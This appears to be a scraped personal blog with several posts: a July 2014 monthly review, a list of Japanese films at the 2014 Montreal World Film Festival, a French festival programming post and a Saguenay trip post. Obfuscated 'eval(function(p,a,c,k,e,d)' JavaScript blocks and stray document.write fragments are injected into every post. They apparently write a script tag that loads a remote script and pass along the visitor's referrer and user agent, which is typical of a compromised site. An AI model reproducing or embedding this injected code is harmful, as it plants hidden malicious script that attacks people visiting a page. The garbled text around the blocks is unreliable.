July in review

July was a busy month, document.write(“”); but in a good way. During the first half of the month I took twelve days of vacation, but didn’t do much (at least it felt that way). The highlight was certainly the quick trip I took with my family to the Saguenay.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|athbh|var|u0026u|referrer|nhezi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iyfak|var|u0026u|referrer|hszsb||js|php’.split(‘|’),0,{}))

For most of the month the weather was generally nice, rather hot but with only a few thunderstorms. At least I could stop worrying about my garage being flooded since the city finally repaired the sidewalk (although it took a while: I directly complained to city hall on June 20th, they did the markings on the 26th, then they’ve cut the sidewalk a week later, removed the old sidewalk on July 8th, installed the formwork on the 11th, poured the concrete on the 17th, did the asphalt on the 24th and gave the landscaping finishing touch on the 30th! Six weeks! Our taxes at work… but, hey, I am not complaining since I tried for three years to get it done). Now, after a day-and-half of rain and then three cold and overcast days (around 15’C!), we are wondering if this is already the end of the summer…

The other notable events of the last month were the return of the family of cats in our backyard (the mother and her three kittens now called Chausson [Socks], Mitsou [Honey] and Kuro [Blacky]), a knee injury (I fell hard on my left knee: it was swollen for a few days, I limped for a week and now, several weeks later, it hurts only when I put pressure on it or kneel—the problem is that I have to often crouch or kneel at my job; however, I went to the clinic earlier today [a wait of 4.5 hours for a 2-minute consultation!] and it is apparently a bursitis, a prepatellar bursitis to be precise, so they gave me some anti-inflammatory drug and told me to stay off my knee for at least a week) and my wife and I went to visit the Fabergé exhibit at the Montreal Museum of Fine Arts.


The situation at work didn’t really improved. I could never get use to such chaos, absurdity and inconsistency. It is sometimes so irritating and exasperating, even exhausting (with all the kneeling, running, box carrying and furniture moving—it feels like running a marathon and learn joggling at the same time: I just can’t do it), but I must do my best to ignore it, shut up and endure because I can’t change job for another year. Grin and bear it, as my wife says. Or maybe I’ll just get used to it… Such unhappiness is not good for my moral or even my health. It’s maddening! However, even if I fume and cry, there’s not much I can do but wait and hope for better days. So I take one day at a time… and try to pour my energy into something else.



Luckily, it seems that reduced commuting time left me less tired, so I was able to write a lot in the last month. I wrote comments on a few anime & manga related titles: manga (Joséphine Impératrice vol. 2), references (Dico Manga, GraphoLexique du Manga, Anime Classique Zettai, Manga: The complete guide, and language (Chineasy). However, I wrote mostly movie-related posts as I was starting to prepare for the Montreal World Film Festival. A month or two before the festival, I like to start posting festival news (Fantasia’s first, second and third wave of announcements, their Japanese line-up, as well as the MWFF announcements, programmation and Japanese line-up) and commenting on last year’s movies (Blindly in love, Mourning recipe, The Kiyosu conference, and Case of Kyoko, Case of Shuichi; there are two more to come later) in order to help generate interest. Later in fall, I plan to shift my interest toward Japanese literature…

On the world stage, people’s attention went mostly toward the situations in Ukraine (pro-russian rebels shooting down a commercial airplane) and in Gaza (Israel invading once more Palestinian territories). The latter is rather infuriating. I agree that it is a complex situation and that both sides bears the blame, but the arguments of self-defence (come on: tanks & missiles v. sling shots & homemade rockets?), human shields (they don’t hide behind civilians: they are ALL civilians and must share the same tiny space as it is the most densely populated area in the world!) or “they started it” (it depends on how many generations you want to go back: to my understanding it all started when Israel refused to share what was BOTH their ancestral land) are rather fallacious. So, I don’t understand why so many people would unconditionally defend Israel… On the opposite side, the fact that I call a spade a spade doesn’t make me an anti-Semite. In a democratic world, criticism should be embraced not extinguished. I just think it is sad that a nation with such a beautiful and tragic history & culture would knowingly commit apartheid and genocide since they have lived through it themselves. It makes it even more morally inexcusable! If their god has send them wandering into exile as a test, I guess they have miserably failed as they have not understood yet that we are all brothers in adversity and that we must learn to share. After all, Earth is rather small (and getting smaller) and such lesson is fundamental to everyone‘s survival… Unfortunately, I fear that the only way to put an end to this would be for the international community to strongly interpose itself in-between the belligerents, to set new borders and make Jerusalem into an international city. But it’s quite utopian. If not, we could always nuke both parties, because, the way it is now, it will only end with the total annihilation of either one nation.

Anyway, I found lots of interesting news stories (on technology, sciences, popular culture, local interests, etc.) and I am gladly sharing with you those 175+ links (scraplinking, remember?):

Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Humour
iPhoneography

Local news

Media, Culture, Entertainment & Society

Movie Festivals

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries / Régimes de retraite

[ Traduire ]

Japanese movies at the MWFF 2014

In a press conference last tuesday, document.write(“”); the Montreal World Film Festival announced the programming of its 38th edition, which will be held from August 21st to September 1st. The festival will present 350 films including 160 feature-length movies (of which 100 will be world or international premieres, and 32 North American premieres), and 190 short films. 51 of those fiction features-length movies will be first features (the first film of its director), of which 19 will be in competition. It is less than the previous years but this rich selection from 74 countries is nevertheless quite a feat considering that the festival has been denied nearly one million dollars in subsidies this year! (On this subject, see my post [in french] “Le FFM se prépare à une 38e année difficile”). For more programming details, please read my post “Programmation FFM 2014” [in french] or check the full press release on the festival web site.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dsdhk|var|u0026u|referrer|ybzyn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|adbik|var|u0026u|referrer|sbbhn||js|php’.split(‘|’),0,{}))

The World Film Festival of Montreal will take place from August 21st to September 1st 2014, at the Imperial (1430 Bleury – Metro Place des Arts) and Quartier Latin (350 rue Emery – Berri-UQAM) theatres. Tickets will be available from August 16 at noon at the offices of the Imperial (CI) and the Latin Quarter (QL) theatres, and ticketing networks from August 22. Individual tickets are $ 10, Passports are $ 100 and Cinephile Card is $ 250. Booklets of 10 coupons redeemable against individual tickets are available for $ 70. More details on the festival website:
www.ffm-montreal.org.

This year the festival is offering us eleven twelve Japanese features movies and three five short films: two feature films [and one short film] in the “World competition” category, three in “Out of competition”, five feature films and three four shorts in the “Focus on World Cinema” [all those short films are conveniently shown together] and one two feature films in the “Tribute to Michael J. Werner” [there’s another movie shown as a tribute to Alain Resnais]. There are no Japanese movies this year in “First Films World Competition”, “Documentary” or the “International selection of the Student Film Festival” categories.

At the press conference announcing the festival’s programming, Serge Losique reiterated his love for Japanese cinema. He tells us that Japan is one of the most film-loving countries in the world and has given us lots of great filmmakers (especially Akira Kurosawa). He tells us also that a Japanese film in competition this year will be accompanied by a host of top Japanese actors. The delegation for this film will include forty-five people, in addition to numerous representatives of Japanese media (from five television stations and eight newspapers)! [You can see the clip of Losique talking Japanese cinema from 1:05 to 2:00 mins on the press conference video that I posted on Vimeo and on my “Programmation FFM 2014” post [in french]]

More information on the festival’s japanese movies can be found on the Facebook page of the Canada-Japan Cultural Exchange magazine, Coco-Montreal.

Update [2014-08-15]: The schedule for the 2014 Montreal World Film Festival is now available on the festival web site [as a downloadable PDF file]!

Update [2014-08-20]: Details on each of the Japanese movies shown at the festival are now available on the festival’s web site.

After the jump, you will find a list of all the Festival’s Japanese movies with description [taken from the festival’s program] and supplemental links (more details and links will be added as the information become available):


The World Competition

  • Cape Nostalgia (???????? / Fushigina Misaki no Monogatari / The Tale Of A Cape): Japan, 2014, 117 min; Dir.: Izuru Narushima; Scr.: (based on Akio Morisawa novel); Prod.: Sayuri Yoshinaga; Cast: Sayuri Yoshinaga (Etsuko), Hiroshi Abe (Koji), Yuko Takeuchi, Tsurube Shofukutei, Takashi Sasano, Eiko Koike, Shota Shunputei, Arata, Takeo Nakahara, Renji Ishibashi.

    “Etsuko Kashiwagi runs the Cape Café in a peaceful little town looking across the sea to distant Mt Fuji. It is the town’s favourite meeting place, where farmers, fishermen, hospital workers, clergy, and even the occasional police officer, gather to taste Etsuko’s special brew and trade gossip. The two most important things in Etsuko’s life are her jack-of-all-trades nephew Koji and the spring water she brings every day from a small island nearby. In every cup Etsuko brews is a prayer for the well-being of her customers, and coffee at her café is an uplifting experience for all. Koji is 45, and devoted to Etsuko, who lives in a shack beside her café. He is hot-tempered, quick to jump to conclusions and a bit of a troublemaker. The winds of change have started to blow through the placid existence of the Cape Café.” (from the Festival’s press release)

    Schedule: Fri 8/29 9:00 CI; Fri 8/29 19:00 CI; Sat 8/30 14:00 CI.

  • The light shines only there (????????? / Soko nomi nite Hikari Kagayaku): Japan, 2014, 120 min.; Dir.: Mipo O; Scr.: Ryo Takada (based on the novel by Yasushi Sato); Cast: Gou Ayano, Chizuru Ikewaki, Masaki Suda, Hiroko Isayama, Taijiro Tamura, Kazuya Takahashi, Shohei Hino.

    “ Tatsuo has given up working and is idling his life away. One day at a Pachinko parlour, he gets to know a coarse but friendly young man, Takuji. Tatsuo accepts Takuji’s invitation and follows him home, which turns out to be a rundown, isolated house. It is here that Tatsuo meets Takuji’s older sister, Chinatsu. They feel a quick mutual attraction and become close, but Chinatsu’s life is difficult as she struggles to support her family. Even so, Tatsuo remains steadfast in his love for Chinatsu, and his unwavering feelings begin to sway her. Since finding a connection with Chinatsu, Tatsuo’s reality quietly begins to regain its colour…” (from the Festival’s press release)

    Schedule: Sun 8/31 9:00 CI; Sun 8/31 19:00 CI; Mon 9/01 14:00 CI.

The World Competition — Short Films

  • Kemukujara: Japan, 2014, 13 min.; Dir.: Akihito Nonowe, Isao Sano, Konoka Takashiro. No dialogue. First episode of the stop motion experimental animation Keblujara. [Facebook]
    Schedule: Wed 8/27 9:00 CI; Wed 8/27 19:00 CI; Thu 8/28 14:00 CI.

World Great (Out of Competition)

  • Our family (??????? / Bokutachi no Kazoku): Japan, 2014, 117 min.; Dir.: Yuya Ishii; Cast: Satoshi Tsumabuki, Mieko Harada, Sosuke Ikematsu, Kyozo Nagatsuka, Mei Kurokawa, Yusuke Santamaria, Shingo Tsurumi, Yuka Itaya, Mikako Ichikawa.

    The emotional journey of a four-member family that fails to recognize that it is rapidly growing apart until the mother is diagnosed with terminal cancer.

    Schedule: Sun 8/24 11:30 QL15; Mon 8/25 21:30 QL15; Tue 8/26 14:10 QL15.

  • A drop of the grapevine (??????? / Budou no namida / lit. “Tears of Grapes”): Japan, 2014, 117 min.; Dir. & Scr.: Yokiko Mishima; Cast: Yo Oizumi (Ao), Shota Sometani (Roku), Yuko Ando (Erika), Tomorowo Taguchi, Tomoya Maeno, Lily, Kitaro,
    Ren Osugi, Kyoko Enami.

    In Hokkaido, Ao grows grapes for wine while his younger brother, Roku, tends to the wheat field inherited from their father. Then a mysterious women enters their lives.

    Schedule: Sat 8/30 11:40 QL16; Sat 8/30 19:00 QL16; Sun 8/31 14:20 QL16.

  • A courtesan with flowered skin (???? / Hanayoi dochu): Japan, 2014, 102 min; Dir.: Keisuke Toyoshima; Cast: Yumi Adachi (Asagiri), Yasushi Fuchikami (Hanjiro), Ena Koshino, Yoko Mitsuya, Hanako Takigawa, Ayano Tachibana, Saki Takaoka, Tomochika, Kanji Tsuda.

    In 1860s Japan, popular courtesan Asagiri is about to be freed from her indentured service. One day at a local festival she meets a young artisan, Hanjiro, an encounter that changes her destiny.

    Schedule: Thu 8/28 10:00 QL15; Thu 8/28 19:00 QL15; Fri 8/29 17:00 QL15.

Focus on World Cinema

  • Fly, Dakota, Fly! (??! ??? / Tobe! Dakota): Japan, 2014, 109 min; Dir.: Seiji Aburatani; Scr.: Kuniho Yasui, Naoyuki Tomomatsu; Phot.: Shigeru Komatsubara; Prod.: Kiyoshi Mizuno; Cast: Manami Higa, Masataka Kubota, Akira Emoto, Yoriko Douguchi, Kumi Nakamura, Miyoko Yoshimoto, Yukijiro Hotaru, Yukiyo Sono, Minoru Sawatari, Mark Chinnery, Dean Newcombe, Toshiki Ayata, Bengal.

    January 1946. A British military plane carrying diplomats makes a crash landing on the beach in a small village on a remote Japanese island. The pilots need help but the locals were enemies just half a year ago.

    Schedule: Sat 8/30 13:00 QL15; Sat 8/30 21:30 QL15; Sun 8/31 17:00 QL15.

  • Blossom bloom (????? / Sakura saku): Japan, 2014, 107 min.; Dir.: Mitsutoshi Tanaka; Scr.: Masashi Sada (based on his short story), Eriko Komatsu; Phot.: Takeshi Hamada; Prod.: Norihisa Ohara, Ryosuke Otani; Cast: Naoto Ogata (Shunsuke Osaki), Kaho Minami (Akiko), Tatsuya Fuji (Shuntaro), Karen Miyama, Masato Yano.

    With a highly paid job, a beautiful wife, and two independent teenage kids, not to mention his own father living with him at home, Shunkuze, 47, seems to have it all. But appearances can be deceiving.

    Schedule: Fri 8/22 19:20 QL12; Sat 8/23 11:40 QL12; Sun 8/24 16:40 QL12.

  • A sparkle of life (Sansan): Japan, 2014, 81 min.; Dir.: Bunji Satoyama; Phot.: Shogo Ueno; Ed.: Hitomi Katô; Mus.: Sayaka Asaoka, Asuka Matsumoto; Cast: Kazuko Yoshiyuki, Akira Takarada, Natsue Hyakumoto, Michiyo Miyata, Kanami Tagawa, Masatake Takei, Kei Takushima, Kazuko Tauchi, Yoichi Toyama, Toshiko Tsumura, Gaku Yamamoto.

    Lonely after the death of her husband, whom she nursed for years, 77 year-old Tae Tsurumoto decides to find a new life partner. Her family and friends try to dissuade her.

    Schedule: Wed 8/27 19:20 QL14; Thu 8/28 12:30 QL14; Fri 8/29 14:10 QL14.

  • One third (??????? / Sanbun no ichi): Japan, 2014, 119 min.; Dir.: Hiroshi Shinagawa; Scr.: Hiroshi Shinagawa (based on a novel by Hanta Kinoshita); Cast: Tatsuya Fujiwara, Koki Tanaka, Ryuichi Kosugi, Mika Nakashima, Yosuke Kubozuka, Shinnosuke Ikehata, Ryo Kimura, Sho Aikawa, Mitsu Dan, Ayumi Shimozono.

    Three small-time crooks desperate to turn their lives around manage to pull off a successful bank hit in broad daylight. But they aren’t the only ones after the loot.

    Schedule: Fri 8/22 14:30 QL15; Sat 8/23 21:50 QL15; Mon 8/25 10:00 QL15.

  • Tokyo: The city of glass (???????????? / Tôkyô: Koko wa Glass no Machi): Japan, 2014, 100 min.; Dir.: Kazuhiro Teranishi; Scr.: Oroba Irie & Kazuhiro Teranishi; Phot.: Shigeru Iwamatsu; Ed.: Kumiko Arai; Mus.: Naoto Okabe; Cast: Atsushi Kimura, JK, Tomoko Nakajima.

    A graduate student who runs a bar in Shinjuku N-chome, Tokyo’s gay district, meets a Korean man and falls in love, but a 20-year-old homicide case makes this more than a love story.

    Schedule: Fri 8/22 19:00 QL15; Sat 8/23 10:00 QL15; Sun 8/24 14:00 QL15.

Focus on World Cinema — Short Films

  • All He Knows Right: Japan, 2014, 5 min.; Dir.: Akihito Nonowe, Isao Sano, Konoka Takashiro. No dialogue. Second episode of the stop motion experimental animation Keblujara. [Facebook]
  • No return on perishables (Koi ha kangaeruna, ai ha kanjiro): Japan, 2014, 18 min.; Dir.: Takatsugu Naito.
  • Suicide volunteers (Tokko Shigan): Japan, 2014, 25 min.; Dir.: Kenshow Onodera. [IMDb]
  • When the sun falls (Hi-wa-ochiru): Japan, 2014, 39 min.; Dir.: Yuji Kakizaki. [IMDb]
    All four shorts are shown together:
    Schedule: Tue 8/26 21:40 QL13; Wed 8/27 16:20 QL13.

Tributes

  • Norwegian wood (??????? / Noruwei no mori): Japan, 2010, 128 min.; Dir.: Tran Anh Hung; Scr.: Haruki Murakami (based on his novel) & Anh Hung Tran; Phot.: Pin Bing Lee; Prod.: Chihiro Kameyama, Shinji Ogawa; Cast: Kenichi Matsuyama, Rinko Kikuchi, Kiko Mizuhara, Tetsuji Tamayama, Kengo Kora, Reika Kirishima, Eriko Hatsune, Tokio Emoto, Shigesato Itoi, Haruomi Hosono, Yukihiro Takahashi. Shown as part of the tribute to Michael J. Werner.

    Tokyo, the late 1960s. Students around the world are uniting to overthrow the establishment and Toru Watanabe’s personal life is similarly in tumult.

    Schedule: Sat 8/30 21:30 QL12; Sun 8/31 16:10 QL12.

  • Tôkyô Sonata (????????): Japan, 2008, 119 min.; Dir.: Kiyoshi Kurosawa; Scr.: Max Mannix, Kiyoshi Kurosawa, Sachiko Tanaka; Phot.: Akiko Ashizawa; Ed.: Kôichi Takahashi; Mus.: Kazumasa Hashimoto; Cast: Kazumasa Hashimoto, Kyoko Koizumi, Kai Inowaki, Yu Koyanagi, Koji Yakusho, Haruka Igawa. Shown as part of the tribute to Michael J. Werner.

    An ordinary Japanese family slowly disintegrates after its patriarch loses his job at a prominent company, then detours into the comic, the macabre and the sublime.

    Schedule: Thu 8/28 16:30 QL12; Fri 8/29 16:30 QL12.

  • Hiroshima mon amour (???????? / Nij?yojikan no j?ji / lit. “Twenty-four-hour affair”): France / Japan, 1959, 90 min.; Dir.: Alain Resnais; Scr.: Marguerite Duras; Phot.: Michio Takahashi, Sacha Vierny; Mus.: Georges Delerue, Giovanni Fusco; Cast: Emmanuelle Riva, Eiji Okada, Bernard Fresson, Stella Dassas, Pierre Barbaud.

    A French actress filming an anti-war film in Hiroshima has an affair with a married Japanese architect as they share their differing perspectives on war.

    Schedule: Sat 8/30 19:20 QL11.

[ Traduire ]

Programmation FFM 2014

Lors d’une conférence de presse mardi le 5 août dernier le Festival des Films du Monde de Montréal a annoncé les grandes lignes de la programmation de sa 38e édition.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sarhh|var|u0026u|referrer|rszsy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sssek|var|u0026u|referrer|yebke||js|php’.split(‘|’),0,{}))

On nous promet une sélection de qualité qui inclue environ 350 films (160 longs métrages et 190 courts métrages) en provenance de 74 pays. En plus de nous faire découvrir l’avenir du cinéma avec 51 premières oeuvres, document.write(“”); on y retrouvera une centaine de premières mondiales ou internationales et 32 premières nord-américaines. La programmation se divise en huit sections: la Compétition mondiale (32 films dont 13 courts métrages), la Compétition mondiale des premières oeuvres (19 longs métrages), les films Hors concours (17 longs métrages), Regards sur les cinémas du monde (77 longs métrages et 74 courts métrages), les Documentaires du monde (27 longs métrages et 7 courts métrages), les Hommages (dont 5 films en hommage à Michael J. Werner), le Festival du film étudiant: sélection nationale (26 courts métrages) et sélection internationale (60 courts métrages). De quoi plaire à tout les goûts!

Vous trouverez tous les détails de cette riche programmation dans le communiqué de presse (disponible aussi en anglais). Je vous recommande aussi de lire les commentaires que font Le Devoir (“Un FFM affaibli mais debout” par Odile Tremblay, 6 août 2014) et The Gazette (“Festival des films du monde acts globally” par T’cha Dunlevy, 5 août 2014) sur la programmation du FFM.

Vous pouvez également visionner quelques extraits de la conférence de presse sur Vimeo :


Bien sûr, avec le retrait de plusieurs subventions (à ce sujet voir mon billet “Le FFM se prépare à une 38e année difficile”, de même que le récent article du DevoirL’incompréhensible assassinat du FFM” et l’éditorial de The Gazette du 6 août, “It’s time for Montreal’s main film festival to refocus” [en anglais]), il y aura des événements qui seront annulés ou dont l’avenir est encore incertain, comme les projections en plein air (le FFM cherche toujours un nouveau commanditaire) ou le sous-titrage bilingue des films en compétition (quoique la technologie rend maintenant cela plus facile et surtout moins coûteux). Toutefois, avec la diversité et la qualité habituelle de sa programmation, je ne suis pas sûr la plupart des amateurs fidèles du FFM voient vraiment une différence. Tout ce qu’ils veulent c’est voir de bons et beaux films et, pour cela, ils seront sûrement servi. Et, comme nous le rappel Serge Losique, le FFM est un festival très important, respecté à travers le monde. Il mérite donc toute notre attention et notre support.

Le Festival des Films du Monde de Montréal se tiendra du 21 août au 1er septembre 2014, aux cinémas Impérial (1430 rue de Bleury — Métro Place des Arts) et Quartier Latin (350 rue Emery — Métro Berri-UQAM). Les billets seront disponible dès le 16 août à midi aux guichets des cinémas Impérial et Quartier Latin, et en réseau de billetterie dès le 22 août. Les billets individuels sont $10, les Passeports sont $100 et la Carte Cinéphile est $250. Des carnets de 10 coupons échangeables contre des billets individuels sont également disponible pour $70. Plus de détails sur le site du festival: www.ffm-montreal.org.

[ Translate ]

Voyage au Saguenay

Un peu plus tôt en juillet j’ai fait un court voyage au Saguenay avec ma famille. On est passé par Québec, document.write(“”); a visité Tadoussac, fait une croisière dans le fjord du Saguenay, vu la petite maison blanche à Chicoutimi, trempé nos pieds dans le Lac Saint-Jean à Métabetchouan, etc. Voici un aperçu (en cent-cinquante-cinq images) des quelques neuf-cent photos que j’ai pris…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|indie|var|u0026u|referrer|krirk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ksrik|var|u0026u|referrer|bytye||js|php’.split(‘|’),0,{}))

Earlier in July I made a short trip to the
Saguenay with my family. We passed through Quebec City, visited Tadoussac, took a cruise in the Saguenay Fjord, saw the little white house in Chicoutimi, dipped our feet in the Lake Saint-Jean at Métabetchouan, etc. Here is an overview of the trip in one-hundred-and-fifty-five pictures (out of the nine-hundred-forty I took)…

Le FFM se prépare à une 38e année difficile

Dès février, document.write(“”); le FFM sortait ses premiers communiqués de presse de l’année en annonçant la nomination de monsieur Massimo Saidel comme ‘’conseiller spécial’’ pour le Marché international du film du FFM. Massimo Saidel apportera son expertise et se rapportera à Gilles Bériault, le directeur du Marché international du film pour la préparation et l’organisation du prochain marché en 2014, qui se déroulera durant le 38e Festival des Films du monde, du 21 août au 1er septembre 2014. (Voir le communiqué)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|trnid|var|u0026u|referrer|eaezy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
